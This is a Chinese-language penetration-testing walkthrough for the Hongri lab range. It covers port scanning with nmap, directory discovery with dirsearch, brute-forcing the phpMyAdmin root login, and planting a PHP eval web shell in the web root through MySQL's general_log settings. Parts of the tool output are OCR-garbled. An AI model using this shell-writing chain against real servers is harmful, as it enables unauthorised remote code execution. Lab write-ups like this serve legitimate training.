
实验环境

红日靶场,拓扑如下:



外网渗透

信息收集

注:因为已知不存在其他的可访问服务或主机,因此忽略域名查询、whois查询等过程。

1. nmap 端口扫描:

o 命令:nmap -sS -p 1-65535 -v 192.168.31.134

PORT STATE SERVICE 80/tcp open http 3306/tcp open mysql

○ 结果:80、3306端口开放

2. 访问 80 端口,发现是一个PHPStudy探针,可以披露出大量关于服务器的信息;phpStudy 探针 for phpStudy 2014 not 不想显示 phpStudy 提针



3. dirsearch 扫目录:


o 命令:dirsearch -u http://192.168.31.134

o 结果:发现可用目录 (phpmyadmin等)


```
71KB - /phpinfo.php
[10:58:31]
           200 -
                  241B - /phpmyadmin ->
                                             http:
[10:58:32]
          301 -
                         - /phpMyAdmin ->
[10:58:32]
                  241B
                                             http:/
           301 -
                   32KB - /phpmyadmin/ChangeLog
[10:58:36]
           200 -
                    2KB - /phpmyadmin/README
[10:58:37]
           200 -
                    4KB - /phpMyadmin/
[10:58:37]
           200 -
[10:58:37]
                    4KB - /phpMyAdmin/
           200 -
                    4KB - /phpMyAdmin/index.php
[10:58:37]
           200 -
                    4KB - /phpmyAdmin/
[10:58:37]
           200 -
                    4KB - /phpmyadmin/
[10:58:37]
           200
                    4KB - /phpmyadmin/index.php
[10:58:37]
           200 -
```

渗透

1. 使用 phpmyadmin 目录,是一个登录页面,使用burpsuite进行弱口令爆破获得root 的密码,成功登陆,是一个数据库的管理页面。




- 2. getShell 核心为利用MySQL日志文件写入shell。
 - 1. 查看日志相关变量: show variables like '%general%';



- 2. 开启 general_log: SET GLOBAL general_log='on';
- 3. 指定日志写入到指定文件: SET GLOBAL general_log_file='C:/phpStudy/www/hack.php';

4. 验证修改完成: show variables like '%general%';



+ Options

Variable_name	Value
general_log	ON
general_log_file	C:/phpStudy/www/hack.php

5. 写入 shell: SELECT '<?php eval(\$_POST["cmd"]);?>';

```
Showing rows 0 - 0 ( 1 total, Query took 0.0000 sec)
SELECT '<?php eval($_POST['cmd'']);?>'
Show: Start row: 0 Number of rows: 30 Head
```

Options

<?php eval(\$_POST["cmd"]);?> <?php eval(\$_POST["cmd"]);?>

6. 尝试利用shell,成功,且权限已经是root权限因此不再进行提权,完成该次渗透。

```
Request

| Pretty | Raw | Hex | Hex
```